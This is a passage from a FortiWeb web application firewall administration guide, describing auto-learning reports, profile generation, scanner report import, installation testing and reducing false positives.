
Setting	Value	Description
Occurrence	44	The number of times clients requested this type of file from the source IP during this top-ten observation period. If the **Most hit IP table** has statistics for more than one of the selected content types, the value is the total count for all the content types.
Within	300	The length of the observation period. The auto-learning feature collects hits by source IP data using a 5-minute (300 second) observation period.
Enable Percentage Matching	Selected	Specifies that the filter matches when the number of hits of the specified content types, expressed as a percentage of the total number of hits, exceeds the value of **Percentage of Hits**.
Percentage of Hits	81	The number of times clients requested the specified type of file from the source IP, expressed as a percentage of the total number of hits for the source IP in the observation period. If the **Most hit IP table** has statistics for more than one of the selected content types, the value is the total of all content types.
Traced By	Source IP	**Most hit IP table** data is based on hits by source IP, although you can create an Occurrence filter based on User.

For more information about Advanced Protection custom rules, see Combination access control & rate limiting on page 437.

Parameters tab

The **Parameters** tab provides tabular statistics on the parameters and their values as they appeared in HTTP requests, as well as any parameters that were extracted from the URL by a URL interpreter.

Auto-learning report Parameter tab



This tab appears only for items that are leaf nodes in the navigation tree; that is, they represent a **single complete URL** as it appeared in a real HTTP request, and therefore could have had those **exact associated parameters**.

The **Name** column contains the name of the parameter, exactly as it was observed in the parameter or (for parameters extracted by URL replacers) within the URL.

If the **Name** column contains part of a URL or the parameter's value instead of its name, verify the regular expression and back references used in your URL replacer.

Percentages in the **Type Match** and **Required** columns indicate how likely the parameter with that name is of that exact data type, and whether or not the web application requires that input for that URL. The **Min. Length** and **Max. Length** columns indicate the likely valid range of length for that input's value. The **Avg. Length** column indicates the average length for that input's value. Together, the columns provide information on what is likely the correct configuration of a profile for that URL.

For example, if **Max. Length** is 255 but **Min. Length** is 63 and **Avg. Length** is 64, before generating a protection profile, you may want to investigate to determine whether 255 is indeed an appropriate maximum input length, since it deviates so much from the norm. In this case, the intended minimum and maximum length might really be 63, but a single malicious observed input had a maximum length of 255.

By default, when you generate a protection profile from auto-learning data, FortiWeb will use these statistics to estimate appropriate input rules. However, if auto-learning suggestions are not appropriate, you can manually override these estimates by using the Set icon and Custom check box before generating a protection profile. For details, see Auto-learning on page 198.

Cookies tab

The **Cookies** tab provides tabular statistics on the name, value, expiry date, and associated URL (path) of each cookie crumb that appeared in HTTP requests.

Cookies that you see in this table can be protected by enabling Cookie Poisoning.

Auto-learning report Cookies tab



This tab appears only for hosts that use cookies, and for items that are leaf nodes in the navigation tree; that is, they represent a **single complete URL** as it appeared in a real HTTP request, and therefore could have had those **exact cookies**.

See also

- Removing old auto-learning data
- Using the report navigation pane
- Configuring an auto-learning profile
- Generating a profile from auto-learning data

Generating a profile from auto-learning data

When viewing a report generated from auto-learning data, you can generate an inline protection profile or an offline protection profile suitable for the HTTP sessions observed. If some observed sessions are not indicative of typical traffic and you do not want to include elements in the generated profile, or you want to select an action other than the default for a type of observed attack, you can selectively change the action for that type of attack.

In addition to the generated profile itself, the FortiWeb appliance also generates all rules and other auxiliary configurations that the profile requires.

For example, FortiWeb observes HTTP `PUT` requests that require a password and a user name that is an email address. When it generates a profile, it also uses the data types and maximum lengths of the arguments observed in the HTTP sessions to generate the required parameter validation rules and input rules.

You can edit the generated profiles and auxiliary configurations or use them as the starting point for additional configuration.

To configure a profile using auto-learning data

1. Go to **Auto Learn > Auto Learn Report > Auto Learn Report**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Autolearn Configuration** category. For details, see Permissions on page 62.
2. Mark the check box in the row that corresponds to the auto-learning profile whose data you want to view.
3. Click **View**.

   The report appears.

4. Review the configuration suggestions from auto-learning.

   If you want to adjust the behavior of the profile and components to generate, in the left-hand pane, click the expand icon (**+**) next to items to expand the tree, then click the name of the single URL whose protection you want to manually configure.



   Buttons and drop-down lists in the report display pane may vary. For most URLs, they enable you to adjust the profile that FortiWeb generates.

   Auto-learning suggests an appropriate configuration based upon the traffic that it observed. If a suggestion is not appropriate, you can manually override it.

   Configure these settings:


Setting name	Description
Overview tab	
Edit Protected Servers	Click to open a pop-up dialog. Enable or disable the IP addresses and/or domain names that will be members of the generated protected host names group. For details, see Defining your protected/allowed HTTP “Host:” header names on page 330. This appears only if you have selected the name of the auto-learning profile in the navigation pane.
Edit URL Page	Click to open a pop-up dialog. Enable or disable whether the currently selected URL will be included in start pages and white/black IP list rules in the generated profile. This appears only if you have selected a URL in the navigation pane. For more information on those rule types, see Specifying URLs allowed to initiate sessions on page 549 and Access control on page 430.
Attacks Tab	

Setting name	Description
Action and Enable	Select from the **Enable** drop-down list to enable or disable detection of each type of attack, and select from **Action** which action that the generated profile will take. The availability of these lists varies with the level of the item selected in the navigation pane. For details, see the actions in Configuring a protection profile for inline topologies on page 608 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 617.
Visits Tab	
Edit Allow Method	Click to open a pop-up dialog. Change the **Status** option to select which HTTP request methods to allow in the generated profile. This appears only if you have selected a profile in the navigation pane. For details, see Configuring a protection profile for inline topologies on page 608 and Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 617.
Edit URL Access	Click to open a pop-up dialog. This appears only if you have selected a profile in the navigation pane. For details, see Access control on page 430.
Edit Start Page	Click to open a pop-up dialog. This appears only if you have selected a profile in the navigation pane. For details, see Specifying allowed HTTP methods on page 573.
Edit Exception Method	Click to open a pop-up dialog. This appears only if you have selected a URL in the navigation pane. For details, see Configuring allowed method exceptions on page 575.
Most hit IP table: Edit Content Type	Click to edit the values that FortiWeb adds to the Content Type filter in an automatically generated Advanced Protection custom rule. This rule is designed to detect web scraping (content scraping) activity. Available only if a policy or host is selected in the navigation pane. For more information, see Most hit IP table and web scraping detection on page 242.
Most hit IP table: row selection button	Selects the data that FortiWeb uses to create an Occurrence filter in an Advanced Protection custom rule in the generated profile. This rule is designed to detect web scraping activity. Available only if a policy or host is selected in the navigation pane. For more information, see Most hit IP table and web scraping detection on page 242.

Setting name	Description
Parameters tab	
Set	Type the data type and maximum length of the parameter, and indicate whether or not the parameter is required input. These settings will appear in the generated parameter validation rule and input rules. For details, see Validating parameters ("input rules") on page 556 and Preventing zero-day attacks on page 556. **Caution: Before** you leave the page, mark the **Custom** check boxes for rows where you have clicked this icon. Failure to do so will cause FortiWeb appliance to discard your settings when you leave the page.
Custom	**Before** you click **Set** or leave the page, enable this option for each row whose manual settings you want to save.

5. Above the display pane, click **Generate Config**.

   A pop-up dialog appears.



6. In **Profile Name**, type a name prefix, such as `generated-profile`.

   The FortiWeb appliance adds a dash (-) to the profile name followed by a number indicating the year, month, day, and time on which the profile was generated in order to indicate the data on which the profile was based.

7. From **Profile Type**, select which type of web profile you want to generate, either **Inline** (to generate an inline protection profile) or **Offline** (to generate an offline protection profile).

8. Click **OK**.

   The generated profile appears in either:

   - **Policy > Web Protection Profile** > **Inline Protection Profile** (see Configuring a protection profile for inline topologies on page 608)
   - **Policy > Web Protection Profile** > **Offline Protection Profile** (see Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 617)



Adjust configuration items used by the generated profile, such as input rules, when necessary. Generated configuration items are based on auto-learning data current at the time that the profile is generated. **Data may have changed while you were reviewing the auto-learning report, and/or after you have generated the profiles.**

If you do not configure any settings, by default, the FortiWeb appliance generates a profile that allows the HTTP `GET` method and any other methods whose usage exceeded the threshold, and adds the remaining

methods to an allowed method exception. It also creates start page rules and trusted IP rules for the most commonly requested URLs, and blacklist IP addresses that commonly requested suspicious URLs. Attack signatures are disabled or exceptions added according to your configurations in Generating a profile from auto-learning data and Generating a profile from auto-learning data.

9. Continue with Transitioning out of the auto-learning phase.

Transitioning out of the auto-learning phase

As your web servers change, you may periodically want to run auto-learning for them on a smaller scale.

For example, perhaps you will install or update a web application or web server, resulting in new structures and different vulnerabilities.

However, for most day-today use, auto-learning should be disabled and your protection profiles fully applied.

To transition to day-to-day use

1. To apply a profile generated by auto-learning, select it in Web Protection Profile in a server policy (see Configuring a server policy on page 624).
2. If, during auto-learning, any **Action** in the protection profile or its auxiliary components was set to **Alert & Deny** or **Alert & Erase**, verify that those same actions are applied in the protection profile that you generated from auto-learning data. (Incomplete session data due to those actions may have caused auto-learning to be unable to detect those attack types.)
3. If necessary, either:
   - Manually adjust the generated profile and its components to suit your security policy. For more serious violations, instead of setting **Action** to **Alert**, use a blocking or redirecting option such as **Alert & Deny**.
   - Run a second auto-learning phase to refine your configuration: select the newly generated protection profile in Web Protection Profile, clear the previous phase's auto-learning data (see Removing old auto-learning data), then revisit Running auto-learning.
4. Modify the policy to select your newly generated profile in Web Protection Profile.
5. To validate the configuration, test it (see Testing your installation on page 255.)
6. When you are done collecting auto-learning data and generating your configuration, to improve performance, **disable auto-learning by deselecting the auto-learning profile** in Auto Learn Profile in **all** server policies.
7. Disable Monitor Mode.

See also

- Configuring a protection profile for inline topologies
- Configuring a protection profile for an out-of-band topology or asynchronous mode of operation
- Viewing auto-learning reports

Removing old auto-learning data

There are many reasons why you may want to delete old auto-learning data.

- You want to free disk space and system resources.
- You installed different web applications on your web servers, and old auto-learning data, based upon the previous installations, no longer applies.
- You initiated auto-learning while its URL replacer was misconfigured, and old auto-learning data is malstructured, such as being split between many instances of a dynamic URL, or missing parameters.

You can delete old data. Reports and any profiles generated from the auto-learning profile will then include only subsequently gathered data.

To delete auto-learning data



Alternatively, you can remove auto-learning data by, when the auto-learning profile's report is open, right-clicking the node in the left-hand pane, then selecting **Clean Data**

1. Go to **Auto Learn > Auto Learn Report > Auto Learn Report**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Autolearn Configuration** category. For details, see Permissions on page 62.

2. Either:

   - To select **one or more** reports, mark the check box next to them.
   - To select **all** reports, mark the check box in the check box column's heading.

3. Click **Clean Data**.

See also


- Viewing auto-learning reports
- Pausing auto-learning for a URL
- Auto-learning

Generate protection profiles using a scanner report

You can use XML-format reports from third-party web vulnerability scanners to automatically generate FortiWeb protection profiles that contain rules and policies that are appropriate for your environment.

For example, if the scanner report detects an SQL injection vulnerability, FortiWeb can automatically create a custom access control rule that matches the appropriate URL, parameter, and signature. It adds the generated rule to either an existing protection profile or a new one.

Custom rule generated by SQL vulnerability



You can generate rules for all vulnerabilities in the report when you import it. Alternatively, you can manually select which vulnerabilities to create rules for after you import the report.

When you automatically create rules, you can select which ADOM to add the generated rules to.

Depending on the contents of the report, FortiWeb generates rules of the following types:

- Allow Method (see Specifying allowed HTTP methods on page 573)
- URL Access Rule (see Restricting access to specific URLs on page 430)
- HTTP Protocol Constraints (see HTTP/HTTPS protocol constraints on page 578)
- Parameter Validation (see Validating parameters (“input rules”) on page 556)
- Signatures (see Blocking known attacks & data leaks on page 501)
- Custom Access Policy (see Combination access control & rate limiting on page 437)

WhiteHat Sentinel scanner report requirements

To allow FortiWeb to generate rules using a WhiteHat Sentinel scanner report, ensure that the parameters “display_vulnerabilities” and “display_description” are enabled when you run the scan.

You can upload a WhiteHat Sentinel scanner report using either a report file you have downloaded manually or directly import the file from the WhiteHat portal using the RESTful API. Importing a scanner file from the WhiteHat portal requires the API key and application name that WhiteHat provides.


To retrieve the WhiteHat API key and application name

1. Go to the following location and log in:


   https://source.whitehatsec.com/summary.html#dashboard

2. In the top right corner, click **My Profile**.
3. Click View My API Key and enter your password.

   Your API key is displayed. For example:



4. To view the application name, navigate to the Assets tab. The application name is the NAME value. For example:



HP WebInspect scanner report requirements

To generate rules from HP WebInspect, when you export the report, for the **Details** option, select either **Full** or **Vulnerabilities**.

To import a scanner report

1. Go to **Web Vulnerability Scan > Scanner Integration > Scanner Integration**.

   A list of imported reports is displayed.

2. Click **Scanner File Import**.
3. Complete the following settings:

Scanner Type	Select the type of scanner report you want to import. Some types of reports have specific requirements. See WhiteHat Sentinel scanner report requirements on page 251 and HP WebInspect scanner report requirements on page 252.
Method	If **Scanner Type** is **WhiteHat**, specify whether to import an XML file you have downloaded manually or retrieve a report from the WhiteHat portal using the REST API.
API Key	If **Method** is **REST API**, enter the API Key that WhiteHat provides. See WhiteHat Sentinel scanner report requirements on page 251.
Application Key	If **Method** is **REST API**, enter the application name that WhiteHat provides. See WhiteHat Sentinel scanner report requirements on page 251.
Upload File	Allows you to navigate to and select a scanner report file to upload. Currently, you can upload XML-format files only.
Generate FortiWeb Rules Automatically	Specifies whether FortiWeb generates a corresponding rule for each reported vulnerability when it imports the scanner report.
ADOM Name	Select the ADOM that FortiWeb adds the generated rules to. Available only if **Generate FortiWeb Rules Automatically** is enabled.
Profile Type	Specifies whether FortiWeb adds the generated rules to an inline or offline protection profile. Available only if **Generate FortiWeb Rules Automatically** is enabled.
Merge the Report to Existing Rule	Specifies whether FortiWeb adds the generated rules to an existing protection profile or creates a new profile for them. Available only if **Generate FortiWeb Rules Automatically** is enabled.
Rule Name	Specifies the name of the protection profile to add the generated rules to or the name of a new protection profile. Available only if **Generate FortiWeb Rules Automatically** is enabled.
Action	Specifies the action that FortiWeb takes when it detects a vulnerability. You can specify different actions for high-, medium-, and low-level vulnerabilities. • **Alert** — Accept the request and generate an alert email and/or log message. • **Deny** — Block the request (or reset the connection) and generate an alert email and/or log message. Available only if **Generate FortiWeb Rules Automatically** is enabled.

4. Click **OK**.

FortiWeb uploads the file and adds the report contents to the list of imported reports.

5. If you did not generate rules for all the vulnerabilities, you can create rules for individual vulnerabilities. Select one or more of them, click **Mitigate**, and then complete the settings in the dialog box.
6. Use the link in the Profile Name column to view the protection profile that contains a generated rule or policy. The link in the Rule Name column allows you to view the settings for that item.
7. To remove individual rules but preserve the corresponding vulnerability items in the list, select one or more vulnerabilities, and then click **Cancel**.

   You can use the **Mitigate** option to re-create the rule later, if needed.

8. To delete the imported report or an individual vulnerability, select the item to delete, and then click **Delete**.

   FortiWeb prompts you to confirm that you want to delete any rules that are associated with the item. FortiWeb does not delete the protection profile that contains the rules.


Testing your installation

When the configuration is complete, test it by forming connections between legitimate clients and servers at various points within your network topology.

In offline protection mode and transparent inspection mode, if your web server applies SSL and you need to support Google Chrome browsers, you must disable Diffie-Hellman key exchanges on the web server. These sessions cannot be inspected.

Examine the **HTTP Throughput Monitor** section of the **Real Time Monitor** widget on **System > Status > Status**. If there is no traffic, you have a problem. See Connectivity issues on page 826.

HTTP Traffic Monitor section of the Policy Summary widget



If a connection fails, you can use tools included in the firmware to determine whether the problem is local to the appliance or elsewhere on the network. See Troubleshooting on page 789. Also revisit troubleshooting recommendations included with each feature's instructions.

If you have another FortiWeb appliance, you can use its web vulnerability scanner to verify that your policies are blocking attacks as you expect. For details, see Vulnerability scans on page 648.

You may need to refine the configuration (see Expanding the initial configuration).

Once testing is complete, finish your basic setup with either Switching out of offline protection mode on page 259 or Backups on page 260. Your FortiWeb appliance has many additional protection and maintenance features you can use. For details, see the other chapters in this guide.


Reducing false positives

If the dashboard indicates that you are getting dozens or hundreds of nearly identical attacks, they may actually be legitimate requests that were mistakenly identified as attacks (i.e. false positives). Many of the signatures, rules, and policies that make up protection profiles are based, at least in part, on regular expressions. If your web sites' inputs and other values are hard for you to predict, the regular expression may match some values incorrectly. If the matches are not exact, many of your initial alerts may not be real attacks or violations. They will be false positives.

Fix false positives that appear in your attack logs so that you can focus on genuine attacks.

Here are some tips:

- Examine your web protection profile (go to **Policy > Web Protection Profile** and view the settings in the applicable offline or inline protection profile). Does it include a signature set that seems to be causing alerts for valid URLs. If so, disable the signature to reduce false positives.
- If your web protection profile includes a signature set where the E**xtended Signature Set** option is set to **Full**, reduce it to **Basic** to see if that reduces false positives. See Specifying URLs allowed to initiate sessions on page 549.
- If your web protection profile includes HTTP protocol constraints that seem to be causing alerts for legitimate HTTP requests, create and use exceptions to reduce false positives. See Configuring HTTP protocol constraint exceptions on page 585.
- Most dialog boxes that accept regular expressions include the >> (test) icon. This opens the **Regular Expression Validator** window, where you can fine-tune the expression to eliminate false positives.



- If you use features on the **DoS Protection** menu to guard against denial-of-service attacks, you could have false positives if you set the thresholds too low. Every client that accesses a web application generates many sessions as part of the normal process. Try adjusting some thresholds higher.
- To learn more about the behavior of regular expressions that generate alerts, enable the **Retain Packet Payload** options in the logging configuration. Packet payloads provide the actual data that triggered the alert, which may

help you to fine tune your regular expressions to reduce false positives. See Logging on page 689 and Viewing log messages on page 706.

Testing for vulnerabilities & exposure

Even if you are not a merchant, hospital, or other agency that is required by law to demonstrate compliance with basic security diligence to a regulatory body, you still may want to verify your security.

- Denial of service attacks can tarnish your reputation and jeopardize service income.
- Hacked servers can behave erratically, decreasing uptime.
- Malicious traffic can decrease performance.
- Compromised web servers can be used as a stepping stone for attacks on sensitive database servers.

To verify your configuration, start by running a vulnerability scan. See Vulnerability scans on page 648. You may also want to schedule a penetration test on a lab environment. Based upon results, you may decide to expand or harden your FortiWeb's initial configuration (see Hardening security on page 763).


Expanding the initial configuration

After your FortiWeb appliance has operated for several days without significant problems, it is a good time to adjust profiles and policies to provide additional protection and to improve performance.

